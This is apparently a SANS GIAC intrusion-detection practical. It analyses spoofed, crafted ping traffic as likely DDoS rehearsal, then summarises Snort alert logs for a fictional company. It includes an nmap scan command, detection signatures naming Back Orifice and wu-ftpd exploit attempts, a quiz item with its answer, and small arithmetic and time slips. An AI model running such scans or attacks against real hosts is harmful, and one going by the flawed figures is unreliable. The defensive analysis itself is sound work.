Linux traceroute was used to determine how many hops away each of the source addresses are. Fyodor's NMAP v2.53 scanner (nmap –sS –O) was used to port scan the source hosts and guess their operating system version.

1.4.3 Probability the source address was spoofed:

The probability that the source addresses were spoofed is very high. Receiving 9 nearly simultaneous pings from 9 different sources to a low-volume home network is unlikely. Further analysis of the traffic in section 1.4.5 below confirms that addresses are likely to be spoofed.

1.4.4 Description of attack:

Mike received 9 pings from 9 apparently different hosts all within a 4 second period.

This is a very weak attack, and it had no impact on Mike's network. The gateway permits pings, and it will reply back. Since the source addresses appear to be

spoofed, there is no reconnaissance value because the gateway's replies will go back to the spoofed source as opposed to the true source.

There is no denial of service value or danger of a host compromise since a few pings have no performance impact on the target network. The ICMP packets appear to be benign in terms of size and quantity.

This activity must have a purpose, and it was not an attack on Mike's gateway. I cannot arrive at a positive conclusion, but I do have a scenario that fits the available clues. Someone is running low-volume tests of a coordinated distributed denial-of-service (DDoS) attack. Since the spoofed addresses are showing very similar open TCP ports, the attacker probably has a back door into these machines on one or more of the common ports. The test sent simultaneous pings to Mike's gateway from several zombies whose addresses we do not know. Mike's machine replies to the spoofed addresses. The attacker watches on the spoofed machines to see that the process works. The use of several spoofed sources acts as smoke screen. It makes it difficult to determine what is truly occurring.

The details outlined in the following section support the DDoS theory.

1.4.5 Attack mechanism:

In order to determine what is generating the pings, where the true source is, and what their purpose is, we need to carefully examine the characteristics of the packets. Fortunately, Mike provided Snort alerts for all traffic originating from the source addresses for the past three months.

All of the packets are ICMP type 8 code 0, which are pings. They all have a type of service 0x0. The alerts on 01/20/2001 included the IP length and datagram length, which were 20 and 84 bytes respectively in all cases. The prior alerts unfortunately did not include these lengths. The fields that vary between the packets are source address, time-to-live, IP id number, ICMP id number, and ICMP sequence number.

The NMAP scans show that the machines at the source addresses are all probably Linux 2.2.13. It also shows that they all have similar active TCP ports. All have 22 and 53 open, and 137, 138, 139 filtered. Some also have 80 and 443 open.

I summarized all the pings in the table below in date/time order. This allows us to sort the table by various fields in order to make correlations between packets easier. To change the sort order: 1) Click on a field in the table. 2) Choose table from the menu at the top of the screen. 3) Choose sort in the pull down menu that appears. 4) Choose the sort fields and click on OK. I examined the data in several sorted orders, and the useful sorts are explained below. Hint: When sorting by time, make sure the time field type is text to insure a proper order.

I included the number of hops from the traceroutes (less 1 since they were run from an inside host), and calculated what the possible original time-to-live (TTL) might have been by adding the arriving TTL and the traceroute hops. The number of hops inbound may not be exactly the same as outbound, depending upon router configurations on the Internet. The number of hops may also change from day-to-day.

Date	Time	Source	Arrive TTL	Trace Route	Orig TTL	IP ID	ICMP ID	ICMP SEQ
2000/11/19	12:42:07.820278	216.219.x.x	47	13	60	49111	59148	39391
2000/11/19	12:42:08.162047	203.166.x.x	47	18	65	6688	62476	64242
2000/11/27	20:05:53.295912	38.144.x.x	50	15	65	52196	11338	57387
2000/12/03	19:37:07.574885	202.130.x.x	44	20	64	63723	39681	27682
2000/12/03	19:37:07.784999	204.176.x.x	49	18	67	11817	46940	51530
2000/12/03	19:37:08.098018	203.166.x.x	47	18	65	26256	62476	10994
2000/12/13	21:01:06.258513	38.144.x.x	50	15	65	22	11338	55887
2000/12/14	01:11:16.013900	38.144.x.x	50	15	65	23967	11338	12019
2000/12/16	12:19:41.057211	38.144.x.x	50	15	65	5671	11338	34378
2000/12/29	07:38:01.448314	64.67.x.x	49	15	64	5757	39681	9865
2000/12/29	07:38:02.347308	203.197.x.x	54	16	70	9425	45147	37351
2000/12/29	07:38:02.936084	200.194.x.x	50	17	67	7359	15470	6475
2001/01/20	16:06:48.350646	38.144.x.x	49	15	64	17302	39169	59114
2001/01/20	17:01:43.417000	38.144.x.x	49	15	64	62184	39169	8212
2001/01/20	17:38:52.041894	38.144.x.x	49	15	64	26509	39169	1838
2001/01/20	17:38:52.380660	216.219.x.x	48	13	61	16371	39169	2050
2001/01/20	17:38:52.527872	209.69.x.x	51	17	68	28404	49453	21975
2001/01/20	17:38:52.642195	204.176.x.x	49	18	67	56751	46940	20046
2001/01/20	17:38:52.786524	203.166.x.x	47	18	65	24939	39169	5884
2001/01/20	17:38:52.824422	202.130.x.x	45	20	65	35738	38913	48924
2001/01/20	18:43:54.202133	38.144.x.x	49	15	64	11915	39169	35414
2001/01/20	23:42:56.562117	216.219.x.x	48	13	61	24593	39169	59330
2001/01/20	23:42:56.747147	209.69.x.x	51	17	68	30545	49453	60044
2001/01/20	23:42:56.803781	204.176.x.x	49	18	67	14532	46940	37732
2001/01/20	23:42:56.812147	38.144.x.x	49	15	64	42062	39169	36602
2001/01/20	23:42:56.889300	64.67.x.x	49	15	64	15197	39169	34119
2001/01/20	23:42:56.951291	203.166.x.x	47	18	65	31746	39169	18364
2001/01/20	23:42:56.994614	202.130.x.x	45	20	65	52447	38913	58595
2001/01/20	23:42:57.012497	200.194.x.x	45	17	62	47866	60417	20754
2001/01/20	23:42:57.183707	203.197.x.x	52	16	68	45211	39425	22787

When we sort by source address, date, and time, we can summarize the following:

200.194.x.x: 2 pings	203.197.x.x: 2 pings	216.219.x.x: 3 pings
202.130.x.x: 3 pings	204.176.x.x: 3 pings	38.144.x.x: 9 pings
203.166.x.x: 4 pings	209.69.x.x: 2 pings	64.67.x.x: 2 pings

Notice that the 9 source addresses reoccur over time. The address 38.144.x.x appeared over the entire three-month period.

When we sort by date and time, we can summarize the following:

11/19 12:42:07: 2 pings, 2 sources	12/29 07:38:01: 3 pings, 3 sources
11/27 20:05:53: 1 ping, 1 source	01/20 16:06:48: 1 ping, 1 source
12/03 19:37:07: 3 pings, 3 sources	01/20 17:01:43: 1 ping, 1 source
12/13 21:01:06: 1 ping, 1 source	01/20 17:38:52: 6 pings, 6 sources
12/14 11:11:16: 1 ping, 1 source	01/20 18:43:54: 1 ping, 1 source
12/16 12:19:41: 1 ping, 1 source	01/20 23:42:56: 9 pings, 9 sources

Notice that we never have two pings from the same source in any particular time grouping.

Sorting the list sorted by ICMP id, date, and time, notice the packets with id 39169. These packets are repeated here since they contain vital clues, especially the last four.

Date	Time	Source	TTL	Trout	Orig TTL	IP ID	ICMP ID	ICMP SEQ
2001/01/20	16:06:48.350646	38.144.x.x	49	15	64	17302	39169	59114
2001/01/20	17:01:43.417000	38.144.x.x	49	15	64	62184	39169	8212
2001/01/20	17:38:52.041894	38.144.x.x	49	15	64	26509	39169	1838
2001/01/20	17:38:52.380660	216.219.x.x	48	13	61	16371	39169	2050
2001/01/20	17:38:52.786524	203.166.x.x	47	18	65	24939	39169	5884
2001/01/20	18:43:54.202133	38.144.x.x	49	15	64	11915	39169	35414
2001/01/20	23:42:56.562117	216.219.x.x	48	13	61	24593	39169	59330
2001/01/20	23:42:56.812147	38.144.x.x	49	15	64	42062	39169	36602
2001/01/20	23:42:56.889300	64.67.x.x	49	15	64	15197	39169	34119
2001/01/20	23:42:56.951291	203.166.x.x	47	18	65	31746	39169	18364

- Four different source addresses all generated pings using this id number from 23:42:56.562117 through 23:42:56.951291. According to *TCP/IP Illustrated, Vol. 1, Stevens, page 86,* "Unix implementations of ping set the identifier field in the ICMP message to the process ID of the sending process". The probability of four different machines randomly running pings to Mike's gateway within 0.389174 seconds using the same process id is highly unlikely. Either one machine sent all of the pings, or several coordinated machines sent simultaneous pings with forged ICMP id numbers.
- The ICMP sequence number is decreasing or possibly random. According to *TCP/IP Illustrated, Vol. 1, Stevens, page 86,* "The sequence number starts at 0 and is incremented every time a new echo request is sent". Either one machine sent all of the pings with forged ICMP sequence numbers, or several coordinated machines sent simultaneous pings and we do not have enough data to speculate about the ICMP sequence numbers.
- Notice the arriving TTL, traceroute hops, and calculated original TTL. Various Unix implementations use differing original TTL values for ping. I tested Red Hat Linux 7.0 (kernel 2.2.16-22 on x86) and it uses 64. The table above shows 216.219.x.x had an arriving TTL=48 when it is 13 hops away. The address 203.166 had an arriving TTL=47 when it is 18 hops away, which is 5 more than 216.219.x.x. This does not make sense. This inconclusively suggests either spoofed source addresses, and/or altered original TTLs.
- Many of the calculated original TTLs are unusual numbers. Many do not match the common ICMP TTL initial values of 15, 30, 60, 64, or 255. This calculation is subject to error, but it is worth noting. For example, if we received mostly 64's (or very close to it) in the complete chart, we would probably place greater confidence in the arriving TTLs and source addresses as being genuine values.
- Notice that the IP id number varies wildly. If all 4 pings were from the same machine, we would expect incrementing id numbers over a small range, unless the IP id number was forged. All that we can definitively say is that we do not see any solid correlation in the IP id numbers across the complete table.

None of the evidence is truly conclusive beyond a reasonable doubt, but we can make the following statements with a reasonable level of confidence.

- The packets are crafted.
- The source addresses are probably spoofed.
- The ICMP id field is not the process id. It is loaded by crafting process.
- The packets probably came from several sources.
- The activity appears to be coordinated.

1.4.6 Correlations:

Pings are very common traffic flows since they are used for simple diagnostics. Discussions of misuse of ICMP have been ongoing for quite some time. Specific discussions that closely match the activity found here are difficult to find. I have included some links to DDoS concepts and activity below since they often employ ICMP, particularly broadcasts (smurf attacks). DDoS attacks also employ a team of hosts, which is suggested in this trace.

CERT advisory:
http://www.cert.org/advisories/CA-1998-01.html (Related to DDoS activity)
http://www.cert.org/advisories/CA-1999-17.html (Related to DDoS activity)
http://www.cert.org/reports/dsit_workshop-final.html#Recent (DDoS concepts)

Detects and related conversations reported at SANS:
Exact matches were hard to find, but these correlations show the same patterns, and in a few instances, the identical non-sanitized spoofed source addresses.
http://www.sans.org/y2k/092700.htm
http://www.sans.org/y2k/102500.htm
http://www.sans.org/y2k/112900.htm

1.4.7 Evidence of active targeting:

Mike's gateway was actively targeted as an intermediary, not as a victim. The machines whose addresses were spoofed were targeted as the final victims.

In a way, the intermediary is a victim too. Mike's gateway is made to look like the perpetrator.

1.4.8 Severity:

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality = 3
The host is a gateway that provides Internet connectivity for a home network.

Lethality = 1
A few pings with datagram lengths of 84 bytes pose very little danger to the target.

System Countermeasures = 5
The gateway has all of the latest patches. Mike diligently maintains and monitors the machine.

Network Countermeasures = 3
This gateway is the sole source of any network countermeasures. It replies to the pings, so it did generate ICMP echo replies that were sent to the spoofed addresses. Disabling ping might be a wise idea, but this is often a point of debate between administrators.

(3 + 1) – (1 + 5) = -2 Severity ratings <= 0 are preferable. ☺

*** This severity rating is with respect to Mike's gateway during this attack. The danger of distributed denial of service attacks in general is very high.

1.4.9 Defensive recommendations:

- Disable pings to the gateway
- Continue monitoring the Snort IDS logs for related activity
- Continue monitoring postings at SANS GIAC for correlations
- Contact the owners of the machines whose addresses are spoofed so that they may inspect their machines for compromise.

1.4.10 Multiple choice test question:

```
[**] IDS152 - PING BSD [**]
01/20-23:42:56.562117 216.219.x.x -> mikes.gw
ICMP TTL:48 TOS:0x0 ID:24593 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq: 59330  ECHO

[**] IDS152 - PING BSD [**]
01/20-23:42:56.812147 38.144.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:42062 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq: 36602  ECHO

[**] IDS152 - PING BSD [**]
01/20-23:42:56.889300 64.67.x.x -> mikes.gw
ICMP TTL:49 TOS:0x0 ID:15197 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq: 34119  ECHO

[**] IDS152 - PING BSD [**]
01/20-23:42:56.951291 203.166.x.x -> mikes.gw
ICMP TTL:47 TOS:0x0 ID:31746 IpLen:20 DgmLen:84
Type:8  Code:0  ID:39169   Seq: 18364  ECHO
```

This Snort output suggests:

a) The ICMP packets are crafted
b) The host "mikes.gw" responds to pings
c) Multiple pings are being sent as retries since "mikes.gw" does not respond
d) The host "mikes.gw" is running BSD implementation of Unix

The correct answer is A. We see 4 simultaneous pings from different source addresses that all have a common ICMP id number.

Assignment 2: Analyze This

2.0 Assignment Description

Your organization has been asked to provide a bid for security services to GIAC Enterprises, an e-business startup that sells electronic fortune cookie sayings. You have been provided with one month's worth of data from a Snort system with a fairly standard rule base. From time to time, the power has failed or the disk was full so you do not have data for all days. Your task is to analyze the data. Be especially alert for signs of compromised systems or network problems and produce an analysis report.

2.1 Description of the raw data supplied

Snort intrusion detection output files were provided as a collection of text files. Three types were included and the file naming convention indicates the file content. There were 53 alert report files prefixed with "SnortA", 41 scan report files prefixed with "SnortS", and 18 out-of-spec report files prefixed with "OOSche".

A few of the files were exact duplicates of a given day's detects, which would skew the analysis results, so the one of each of the duplicates were not included in any analysis processes. These files will not be mentioned again throughout the remainder of this analysis.

File 1	File 2	Collected On	Action
SnortA14.txt	SnortA19.txt	Oct 10, 2000	Discard SnortA14.txt
SnortS20.txt	SnortS23.txt	Oct 08, 2000	Discard SnortS20.txt
OOSche4.txt	OOSche5.txt	Oct 26, 2000	Discard OOSche4.txt

The following data files were provided, listed in the following tables by date order of their contents. An inspection of the dates and times revealed that the log file rotation process that collected the data files ran at approximately 00:05am daily for the alert logs, and at 00:10am daily for the scan logs. The alert logs were collected from 9/26 through 11/22, with missing logs for 5 days as noted in red. The scan logs were collected from 9/27 to 11/23, with missing logs for 17 days as noted in red. The out-of-spec (OOS) files were collected from 8/17 through 11/23. This represents a greater span of time that the other two file types include, and many days are missing. These files do not contain enough contiguous data to gather reliable statistics, but they still can be used to analyze traffic flow.

Alert File	Date/Time Collected	First Alert	Last Alert
SnortA15.txt	Sep 27 00:05:10 2000	09/26-00:00:52	09/26-23:18:44
SnortA13.txt	Sep 28 00:05:11 2000	09/27-00:08:25	09/27-23:49:33
SnortA12.txt	Sep 29 00:05:10 2000	09/28-00:01:00	09/28-23:38:15
Missing	Sep 30		
SnortA9.txt	Oct 01 00:05:19 2000	09/30-00:00:37	09/30-23:31:23
SnortA8.txt	Oct 02 00:05:12 2000	10/01-00:23:20	10/01-23:46:00
SnortA4.txt	Oct 03 00:05:12 2000	10/02-00:14:09	10/02-23:42:17
SnortAle.txt	Oct 04 00:05:09 2000	10/03-00:00:16	10/03-23:50:29
SnortA2.txt	Oct 05 00:05:16 2000	10/04-00:16:10	10/05-00:05:39
SnortA28.txt	Oct 06 00:05:12 2000	10/05-00:17:08	10/06-00:04:47
SnortA26.txt	Oct 07 00:05:08 2000	10/06-00:00:02	10/07-00:01:18
SnortA25.txt	Oct 08 00:05:09 2000	10/07-00:39:30	10/07-23:43:38
SnortA22.txt	Oct 09 00:05:14 2000	10/08-00:19:51	10/08-23:41:11
SnortA19.txt	Oct 10 00:05:07 2000	10/09-00:20:07	10/09-23:21:59
SnortA10.txt	Oct 11 00:05:11 2000	10/10-00:19:56	10/11-00:05:07
SnortA23.txt	Oct 12 00:05:07 2000	10/11-00:20:28	10/11-23:13:18
SnortA20.txt	Oct 13 00:05:08 2000	10/12-00:32:32	10/12-23:22:24
SnortA7.txt	Oct 14 00:05:11 2000	10/13-00:00:18	10/13-23:49:55
SnortA5.txt	Oct 15 00:05:18 2000	10/14-00:24:33	10/15-00:03:53
SnortA11.txt	Oct 16 00:05:10 2000	10/15-00:14:16	10/15-23:53:25
SnortA3.txt	Oct 17 00:05:09 2000	10/16-00:00:22	10/16-23:44:33
Missing	Oct 18		
SnortA42.txt	Oct 19 00:05:09 2000	10/18-00:05:09	10/18-23:55:05
SnortA40.txt	Oct 20 00:05:07 2000	10/19-00:25:04	10/19-23:48:52
SnortA31.txt	Oct 21 00:05:07 2000	10/20-00:03:19	10/21-00:02:40
SnortA33.txt	Oct 22 00:05:12 2000	10/21-00:48:01	10/21-23:44:49
SnortA38.txt	Oct 23 00:05:19 2000	10/22-00:41:03	10/22-23:22:13
SnortA35.txt	Oct 24 00:05:10 2000	10/23-00:02:05	10/23-23:47:23
SnortA29.txt	Oct 25 00:05:08 2000	10/24-00:32:57	10/24-23:49:02
SnortA27.txt	Oct 26 00:05:07 2000	10/25-00:10:11	10/25-23:56:14
SnortA21.txt	Oct 27 00:05:09 2000	10/26-00:28:54	10/26-23:14:56
SnortA24.txt	Oct 28 00:05:08 2000	10/27-00:23:19	10/28-00:05:01
SnortA36.txt	Oct 29 00:05:08 2000	10/28-00:16:10	10/28-23:51:02
SnortA39.txt	Oct 30 00:05:10 2000	10/29-00:33:59	10/29-23:26:34
SnortA34.txt	Oct 31 00:05:08 2000	10/30-00:19:50	10/30-23:52:46
SnortA30.txt	Nov 01 00:05:07 2000	10/31-00:30:35	10/31-23:16:42
SnortA6.txt	Nov 02 00:05:11 2000	11/01-00:18:33	11/02-00:01:58
Missing	Nov 03		
SnortA37.txt	Nov 04 00:05:14 2000	11/03-00:32:37	11/03-23:40:34
SnortA43.txt	Nov 05 00:05:13 2000	11/04-00:00:23	11/04-23:48:06
SnortA41.txt	Nov 06 00:05:10 2000	11/05-00:03:06	11/05-23:49:24
SnortA44.txt	Nov 07 00:05:07 2000	11/06-00:04:25	11/07-00:04:13
SnortA32.txt	Nov 08 00:05:08 2000	11/07-00:23:01	11/07-23:41:47
SnortA53.txt	Nov 09 00:05:06 2000	11/08-00:04:28	11/08-23:42:24
SnortA52.txt	Nov 10 00:05:05 2000	11/09-00:17:54	11/09-23:51:17
SnortA46.txt	Nov 11 00:05:09 2000	11/10-00:25:19	11/10-23:51:13
SnortA48.txt	Nov 12 00:05:14 2000	11/11-00:16:37	11/12-00:01:41
SnortA51.txt	Nov 13 00:05:08 2000	11/12-01:38:00	11/12-23:46:59
SnortA49.txt	Nov 14 00:05:06 2000	11/13-00:20:00	11/13-23:56:24
SnortA45.txt	Nov 15 00:05:07 2000	11/14-00:05:25	11/14-23:50:16
Missing	Nov 16		
SnortA59.txt	Nov 17 00:05:06 2000	11/16-00:13:36	11/16-23:50:16
SnortA55.txt	Nov 18 00:05:07 2000	11/17-00:29:42	11/17-23:40:42
Missing	Nov 19		
SnortA57.txt	Nov 20 00:05:08 2000	11/19-00:07:39	11/19-23:23:53
SnortA54.txt	Nov 21 00:05:05 2000	11/20-00:06:08	11/20-23:03:12
SnortA50.txt	Nov 22 00:05:05 2000	11/21-00:12:45	11/22-00:04:51
SnortA47.txt	Nov 23 00:05:10 2000	11/22-00:09:24	11/22-23:32:20

Scan File	Date/Time Collected	First Alert	Last Alert
SnortS14.txt	Sep 28 00:10:02 2000	Sep 27 01:39:55	Sep 27 23:54:01
SnortS11.txt	Sep 29 00:10:10 2000	Sep 28 01:57:47	Sep 28 23:32:40
Missing	Sep 30		
SnortS10.txt	Oct 01 00:10:06 2000	Sep 30 01:56:33	Sep 30 23:24:24
SnortS7.txt	Oct 02 00:10:02 2000	Oct 1 00:33:44	Oct 1 23:29:46
SnortS5.txt	Oct 03 00:10:04 2000	Oct 2 03:05:13	Oct 2 23:29:18
SnortSca.txt	Oct 04 00:10:05 2000	Oct 3 02:45:55	Oct 3 23:58:28
Missing	Oct 05		
SnortS27.txt	Oct 06 00:10:05 2000	Oct 5 00:01:15	Oct 5 23:50:47
Missing	Oct 07		
SnortS23.txt	Oct 08 00:10:03 2000	Oct 7 01:56:57	Oct 7 23:54:24
SnortS21.txt	Oct 09 00:10:13 2000	Oct 8 00:05:12	Oct 8 23:15:58
SnortS13.txt	Oct 10 00:10:03 2000	Oct 9 00:06:20	Oct 9 23:14:01
SnortS8.txt	Oct 11 00:10:03 2000	Oct 10 01:16:16	Oct 10 23:53:13
SnortS22.txt	Oct 12 00:10:02 2000	Oct 11 00:06:44	Oct 11 23:52:57
SnortS12.txt	Oct 13 00:10:02 2000	Oct 12 00:16:55	Oct 12 23:08:42
SnortS6.txt	Oct 14 00:10:04 2000	Oct 13 00:08:50	Oct 13 23:20:50
SnortS4.txt	Oct 15 00:10:13 2000	Oct 14 00:12:57	Oct 14 23:48:17
SnortS9.txt	Oct 16 00:10:04 2000	Oct 15 00:33:03	Oct 15 23:41:15
SnortS2.txt	Oct 17 00:10:06 2000	Oct 16 01:19:44	Oct 16 22:39:35
Missing	Oct 18		
SnortS41.txt	Oct 19 00:10:05 2000	Oct 18 00:05:19	Oct 18 23:43:12
SnortS39.txt	Oct 20 00:10:02 2000	Oct 19 00:13:47	Oct 19 23:27:00
Missing	Oct 21		
SnortS32.txt	Oct 22 00:10:07 2000	Oct 21 00:32:27	Oct 21 22:54:30
SnortS37.txt	Oct 23 00:10:02 2000	Oct 22 00:28:18	Oct 22 22:26:30
SnortS36.txt	Oct 24 00:10:03 2000	Oct 23 00:06:34	Oct 23 22:44:14
SnortS30.txt	Oct 25 00:10:02 2000	Oct 24 00:18:00	Oct 24 23:57:16
SnortS24.txt	Oct 26 00:10:11 2000	Oct 25 01:56:30	Oct 25 23:44:12
SnortS15.txt	Oct 27 00:10:02 2000	Oct 26 01:01:55	Oct 26 20:47:27
Missing	Oct 28		
SnortS35.txt	Oct 29 00:10:07 2000	Oct 28 00:00:04	Oct 28 23:54:35
SnortS38.txt	Oct 30 00:10:08 2000	Oct 29 00:19:46	Oct 29 23:58:52
SnortS33.txt	Oct 31 00:10:05 2000	Oct 30 00:06:04	Oct 30 23:55:53
SnortS31.txt	Nov 01 00:10:02 2000	Oct 31 00:30:35	Oct 31 23:56:41
SnortS3.txt	Nov 02 00:10:15 2000	Nov 1 00:03:49	Nov 1 23:51:38
SnortS45.txt	Nov 03 00:10:02 2000	Nov 2 00:12:57	Nov 2 23:43:52
SnortS34.txt	Nov 04 00:10:04 2000	Nov 3 00:17:10	Nov 3 22:11:22
SnortS42.txt	Nov 05 00:10:09 2000	Nov 4 00:04:48	Nov 4 22:33:13
Missing	Nov 06		
Missing	Nov 07		
SnortS16.txt	Nov 08 00:10:03 2000	Nov 7 01:09:51	Nov 7 23:15:51
Missing	Nov 09		
Missing	Nov 10		
SnortS47.txt	Nov 11 00:10:02 2000	Nov 10 01:14:12	Nov 10 23:57:34
SnortS49.txt	Nov 12 00:10:05 2000	Nov 11 00:00:31	Nov 11 23:45:27
Missing	Nov 13		
SnortS48.txt	Nov 14 00:10:02 2000	Nov 13 00:06:09	Nov 13 23:44:15
SnortS17.txt	Nov 15 00:10:07 2000	Nov 14 00:43:13	Nov 14 23:47:44
Missing	Nov 16		
Missing	Nov 17		
SnortS56.txt	Nov 18 00:10:03 2000	Nov 17 01:26:03	Nov 17 22:44:10
SnortS58.txt	Nov 19 00:10:02 2000	Nov 18 01:35:14	Nov 18 23:15:51
Missing	Nov 20		
Missing	Nov 21		
Missing	Nov 22		
Missing	Nov 23		
SnortS18.txt	Nov 24 00:10:17 2000	Nov 23 02:22:06	Nov 23 21:15:34

Out-of-Spec File	Date Collected	First Alert	Last Alert
OOScheck.txt	Aug 17 2000	08/17-00:05:05	08/17-19:20:26
OOSche6.txt	Oct 01 2000	10/01-00:33:53	10/01-23:58:06
OOSche3.txt	Oct 02 2000	10/02-00:04:36	10/02-23:39:46
OOSche2.txt	Oct 03 2000	10/03-00:32:48	10/03-16:17:23
OOSche29.txt	Oct 04 2000	10/04-00:36:24	10/04-20:09:02
OOSche24.txt	Oct 07 2000	10/07-05:29:21	10/07-23:53:03
OOSche25.txt	Oct 10 2000	10/10-01:08:36	10/10-23:29:26
OOSche10.txt	Oct 14 2000	10/14-01:03:37	10/14-22:23:40
OOSche7.txt	Oct 18 2000	10/18-00:01:38	10/18-23:43:20
OOSche34.txt	Oct 23 2000	10/23-02:39:03	10/23-22:41:52
OOSche5.txt	Oct 26 2000	10/26-01:19:23	10/26-20:46:53
OOSche44.txt	Nov 03 2000	11/03-00:34:06	11/03-20:11:09
OOSche46.txt	Nov 04 2000	11/04-00:08:46	11/04-16:40:28
OOSche17.txt	Nov 07 2000	11/07-03:45:52	11/07-23:15:59
OOSche45.txt	Nov 10 2000	11/10-01:54:36	11/11-00:00:58
OOSche50.txt	Nov 11 2000	11/11-00:02:22	11/11-23:45:35
OOSche20.txt	Nov 22 2000	11/22-03:15:46	11/22-23:38:18
OOSche19.txt	Nov 23 2000	11/23-13:51:43	11/23-20:40:29

2.2 Summary of the alerts

Summary of alert signatures in order of frequency

Signature	Alerts	Sources	Destinations
SYN-FIN scans!	56250	30	25751
Watchlist 000220 IL-ISDNNET-990517	30997	61	108
Watchlist 000222 NET-NCFC	8134	45	26
WinGate 1080 Attempt	4764	570	2655
TCP SMTP Source Port traffic	2893	4	2836
Attempted Sun RPC high port access	2542	20	33
Broadcast Ping to subnet 70	1813	216	1
Back Orifice	1697	40	932
SNMP public access	468	23	1
Null scan!	277	204	196
SMB Name Wildcard	218	33	33
Queso fingerprint	142	29	58
NMAP TCP ping!	96	21	20
SUNRPC highport access!	60	13	12
Connect to 515 from inside	56	2	3
Probable NMAP fingerprint attempt	15	14	13
External RPC call	13	8	3
Tiny Fragments - Possible Hostile Activity	7	5	6
SITE EXEC - Possible wu-ftpd exploit - GIAC000623	7	1	4
site exec - Possible wu-ftpd exploit - GIAC000623	6	4	4
Happy 99 Virus	2	2	2

2.3 Top talkers lists

2.3.1 Overview

The top talkers are separated by scans and alerts. This prevents hyperactive scanners from dominating the list since we are concerned with non-scanning activity too.

Since Internet service provides often provide DHCP assigned addresses to their customers, any given attacker may appear in the Snort logs as several different source addresses. This may hide the activities of a particular attacker somewhat. In order to help alleviate this problem, the top talkers by subnet are also provided. The subnets are grouped by the first two octets of the source address, which does not account for the subnet size as determined by its true subnet mask, but it does provide us with a valuable perspective. These lists are limited to the top 20 talkers since the complete list is excessively long.

Top talkers on the internal network are separated into their own lists of scans and alerts since activity of this nature may indicate internal compromises. Due to its critical nature, this list includes all activity, not just the top 20.

2.3.2 Top talker results

Source Address	Connections	External Scans Top 20	Source Net	Connections
62.252.21.241	11804		62.252	11806
63.88.175.201	10782		63.88	10782
62.96.169.86	8900		24.23	10013
64.50.161.162	8635		62.96	8906
62.157.23.237	8591		64.50	8635
24.23.151.112	8188		62.157	8591
211.49.165.9	6741		211.49	6741
208.61.4.207	6332		208.61	6334
62.155.244.68	6182		62.155	6184
63.198.207.51	5569		63.198	5569
128.211.237.11	5555		128.211	5555
146.101.147.251	4855		146.101	4855
208.214.247.60	4832		208.214	4832
216.191.162.145	4811		216.191	4811
63.206.212.112	4615		63.206	4615
160.78.49.191	4547		195.247	4611
130.225.136.39	4231		160.78	4547
63.195.56.20	3866		130.225	4231
209.92.40.32	3863		63.195	3866
130.89.229.48	3860		209.92	3863

Source Address	Connections	External Alerts Top 20	Source Net	Connections
160.78.49.191	7199		212.179	30998
208.61.4.207	6635		159.226	8134
159.226.45.3	6295		160.78	7199
212.179.95.5	6117		208.61	6648
209.92.40.32	4967		209.92	4967
212.179.27.6	4011		63.195	3897
212.179.79.2	3950		130.89	3861
212.179.44.115	3938		210.113	3572

Source Address	Connections	External Alerts Top 20	Source Net	Connections
63.195.56.20	3897		203.32	3545
130.89.229.48	3860		213.41	3399
210.113.89.200	3572		193.64	3295
203.32.161.197	3545		195.103	3292
213.41.69.52	3399		210.101	2582
193.64.114.10	3295		205.188	2548
195.103.69.159	3292		212.0	2338
210.101.101.110	2582		211.46	2068
212.0.107.107	2338		63.193	1883
211.46.110.81	2068		143.89	1584
63.193.210.208	1883		128.2	1570
212.179.72.226	1591		63.167	1531

Internal Alerts Source Address	Connections		Internal Scans Source Address	Connections
MY.NET.101.160	93		MY.NET.221.82	2668
MY.NET.98.106	58		MY.NET.5.25	2311
MY.NET.101.142	54		MY.NET.1.3	628
MY.NET.98.174	49		MY.NET.110.111	270
MY.NET.97.185	44		MY.NET.110.16	267
MY.NET.97.171	40		MY.NET.109.41	252
MY.NET.97.204	37		MY.NET.110.105	215
MY.NET.98.122	36		MY.NET.110.108	160
MY.NET.98.197	32		MY.NET.110.109	120
MY.NET.97.178	31		MY.NET.109.40	109
MY.NET.98.132	29		MY.NET.110.110	100
MY.NET.97.115	19		MY.NET.109.38	93
MY.NET.97.130	19		MY.NET.1.4	25
MY.NET.98.160	16		MY.NET.152.165	14
MY.NET.97.215	12		MY.NET.99.120	10
MY.NET.97.108	8		MY.NET.101.1	3
MY.NET.97.159	6		MY.NET.19.10	1
MY.NET.97.192	6			
MY.NET.98.191	6			
MY.NET.97.189	5			
MY.NET.98.109	5			
MY.NET.98.154	5			
MY.NET.97.207	4			
MY.NET.97.120	3			
MY.NET.97.219	3			
MY.NET.98.123	3			
MY.NET.98.141	3			
MY.NET.101.113	2			
MY.NET.179.78	2			
MY.NET.222.42	2			
MY.NET.97.205	2			
MY.NET.98.116	2			
MY.NET.101.145	1			
MY.NET.101.147	1			
MY.NET.101.152	1			
MY.NET.101.153	1			
MY.NET.101.53	1			
MY.NET.101.89	1			
MY.NET.153.135	1			
MY.NET.97.208	1			
MY.NET.98.111	1			
MY.NET.98.165	1			

Destination	Alerts	Top 20 Destinations	Destination	Alerts
MY.NET.206.90	2150		MY.NET.6.7	640
MY.NET.211.146	1549		MY.NET.223.254	625
MY.NET.218.142	1459		MY.NET.100.230	576
MY.NET.223.98	1376		MY.NET.227.190	564
MY.NET.214.170	1353		MY.NET.6.7	542
MY.NET.203.142	1288		MY.NET.223.98	534
MY.NET.202.22	950		MY.NET.211.146	513
MY.NET.201.174	796		MY.NET.211.146	513
MY.NET.6.7	687		MY.NET.214.74	486
MY.NET.209.106	648		MY.NET.211.146	479

2.4 Analysis of alert types

2.4.1 Reconnaissance using Scans and Fingerprinting

There are several different Snort alerts for scans and fingerprinting. I grouped them together and analyzed them in a composite fashion since they are all pieces of the reconnaissance process. Combinations of these techniques are used to gather information about your network.

Opinions on the severity of pure scanning activity vary between analysts. Some consider scans as dangerous as attacks themselves, while others view them as routine, daily events. I am somewhere in the middle. Scans are a common daily occurrence, but we cannot become jaded. I believe that scanning should receive extra attention if:

- The scanning originates on the internal network (time for the Tums!)
- The scanning is comprised of several different techniques or is accompanied by other reconnaissance methods such as OS fingerprinting
- Attacks follow the scans, even if the source addresses are different or there is substantial time lag between the two events
- Particular servers or networks appear to be targeted
- The ports scanned are selective and are correlated with the servers' purpose
- The scanning activity repeatedly occurs from a given network
- The volume is excessive
